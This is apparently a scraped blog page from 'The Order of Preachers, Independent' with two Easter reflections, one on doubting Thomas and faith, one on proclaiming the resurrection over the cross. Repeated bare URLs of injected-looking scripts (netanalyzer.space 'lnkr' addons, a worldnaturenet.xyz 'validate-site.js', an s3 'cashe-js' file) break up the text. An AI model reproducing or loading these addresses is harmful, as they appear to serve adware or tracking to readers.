//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=20https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

Believing Is…..Well, Believing! ~ Br. Chip Noon, Novice
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
This Sunday, in my mind, is the culmination of all the questions, doubts, hope, and rejoicing that is present in our time as Christians. And as non-Christians, since the readings are available, and speak to all.
A group of people so united, so moved, and so committed that they freely give up their possessions to take care of those less fortunate than they are. A utopian society whose purpose is spreading the Good News about Jesus the Messiah to all who will listen.
And then we have Thomas, the Doubter. But I’ve always wondered how many of the disciples present at Jesus’ first appearance were true believers. What would have been the tally if a vote had been taken? Is Jesus the Son of God, the Messiah? My guess is that only a few would have said “Yes” definitively.
And yet Jesus says, “Blessed are those who have not seen and have believed.” Does this mean that Thomas is not blessed? Is Thomas “less than” because he needed physical proof? And what of the other disciples? What was their ranking in the order of believers?
Or is there such a thing? Is Jesus really calling out some as “blessed” and others not because of their blind faith?
Perhaps today’s readings give us the answer we seek. In fact, isn’t that what the Second Reading of John does for us?
“Who indeed is the victor over the world
but the one who believes that Jesus is the Son of God?”
Here there is no standard by which belief can be evaluated. One either believes or one doesn’t. And if one believes, she is the victor over the world.
Simple.
Simple?
For two-thousand years people have struggled over this concept. Some have surrendered all their possessions as a token of their belief. Some have forsworn marital companionship. Some have given their lives. And many have simply believed, in their hearts, in their souls.
“My task is easy and my burden is light.” But nowhere have I seen it written that finding that belief, that task and burden, would be easy. Except maybe in the Responsorial Psalm for today:
“I was hard pressed and was falling,
but the LORD helped me.”
…and
“This is the day the LORD has made;
let us be glad and rejoice in it.”
I remember, years ago when I was struggling with my own faith, I was talking to my mother about this topic. She told me that when she was young, probably about the age I was at the time, that she made a decision. The concept of faith was a topic of conversation in her family because her older sister, my Aunt Mary, could never reconcile her belief. She was always struggling, my mother said. And while she watched Aunt Mary struggle, she perceived a deep sadness and unease. Yes, on one level it was an exciting intellectual exercise they all used to have, but for my mother, it was troubling. “I just decided that I was going to believe,” she told me. “I saw my sister going through such agonies that I decided I wanted no part of that. I was going to believe and that was that.”
That was that.
She retained that faith all through her life. That was the one spiritual thing she prayed for, for her four children: that we would have faith. She didn’t care if we were Catholics, Protestants, Unitarians, Hindus, whatever…she just wanted us to have faith. For her, it was easy. And a blessing, and a joy.
I have not known another person so comfortable in her spiritual life. No one comes close to her peace in my experience.
This is not to say that she was supremely content, just that when it came to believing that she was saved and that Jesus was the Messiah there was no argument. In fact, she used to have bookmarks made up to pass out to all whom she met that said, “Lord, help me to remember that nothing is going to happen to me today that you and I, together, can’t handle.”
This little prayer incapsulates all that she needed. And all that everyone needs. We only have to remember that God is on our side. Remember. This means acceptance at some point. And such was her faith that she knew that eventually everyone, including her children, would come to believe.
The message of the last sentence of today’s Gospel:
“But these are written that you may come to believe
that Jesus is the Christ, the Son of God,
and that through this belief you may have life in his name.”
I’m with you, Thomas: before and after your enlightenment.
Lord, help us all to remember that nothing is going to happen to us today that you and we, all together, can’t handle.
Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=21https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
Proclaim the Cross? Nah….. ~ The Rt. Rev. Michael R. Beckett, OPI
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

Scott and I both wear a crucifix around our necks to proclaim our faith, as do many of our Catholic brothers and sisters. Many of our Protestant brothers and sisters wear a cross. Churches throughout the world are marked by a cross. When we pray, we “cross” ourselves. The cross is the universal symbol of Christianity. What’s up with that?
Crucifixion was, at one time, one of the most common methods of capital punishment used. Lots and lots and lots of unfortunate men and women were crucified. We believe that Jesus was totally innocent of the crimes for which he was executed. Of course, there are many men and women who have been executed for crimes which they did not commit. Some view Jesus’ crucifixion as an honorable sacrifice made by gifted teacher. Others would point to the cross as a failure of Jesus to demonstrate His power. Like the thief who mocked Jesus saying, “If you are the Messiah then get us down from here,” critics view the cross as an insignificant death. They see Jesus as one of many who rebelled against the Roman Empire and suffered the consequences.
So what makes Jesus crucifixion so different? Why does a world religion focus so much on the cross? Is it that important? Volumes and volumes of books have been written on that subject. Wars have been fought over the cross. The hymnist wrote: “In the cross of Christ I glory,” and we, as Christians, are called to proclaim the cross, right???
Ummm….not so much.
Proclaiming the cross means nothing……(Yes, I can hear you gasp and I can see your blood pressure rising. Let me finish the sentence.)…..without proclaiming the resurrection.
Many contemporary Christians assume the cross has always been the focal point of Christian faith. They view the cross as the touchdown and the resurrection as the extra point. Certainly, the cross is vital to our faith, for it was the means through which Jesus atoned for our sins. But listen to Paul’s words: “If Christ has not been raised, our preaching is useless and so is your faith . . . if Christ has not been raised then you are still in you sins” (1 Cor. 15:14, 17). If Christ had not been raised, then he would have been no better than Dismas (the “good” thief) or anyone else who has ever been executed.
On Easter we turn our attention to the resurrection. While every Sunday worship service is a testimony that Jesus rose from the dead, Easter provides a wonderful opportunity to consider the significance of the resurrection to our faith. An interesting aspect of early Christian history is that the resurrection, not the cross, was the central theme of Christian preaching.
The early believers saw themselves as “witnesses to the resurrection” (Acts 1:15-16). Peter and John created an uproar because they were preaching about Jesus and the resurrection (Acts 4:1-2). The Bible says with great power the apostles testified to the resurrection (Acts 4:33). Several years after the crucifixion while preaching in Athens, Paul preached the “good news about Jesus and the resurrection” (Acts 17:18).
The resurrection proclaims the deity of Christ. His death on the cross may have accomplished our redemption as He paid for the sins of the world, but it did not prove to the world that Christ was God in the flesh. Saint Paul declared that the resurrection proved that Jesus was the Son of God (Rom. 1:4). In this text of First Corinthians 15, we read that Christ conquers all enemies and destroys all dominion, and hands the kingdom over to God the Father (vv. 24-27). Everything is under the authority of Christ because of the resurrection.
But the tomb is empty, and Jesus is alive. He is the Holy Son of God who is worthy to receive glory, honor, and praise! Jesus died for your sins and rose again to prove His sacrifice was not in vain. He is alive to declare to you and to the world that you are a unique creation of God with significant role to play in His kingdom. You are one of those precious souls who are too many to name, but considered to be the fruit or blessing of the resurrection. The resurrection is an invitation to receive what Christ has prepared for you. His offer of eternal life is a gift that must be received. What have you done with your invitation? Jesus is alive and calling for you to receive Him today. Will you be made alive to spend eternity with the risen Savior?
Will you proclaim the cross? Sure. But let us even more loudly proclaim the resurrection. Let all that we do, all that we say, proclaim that JESUS IS ALIVE!!!
Amen
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=33https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=21https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_
 The Order of Preachers, Independent
You must be logged in to post a comment.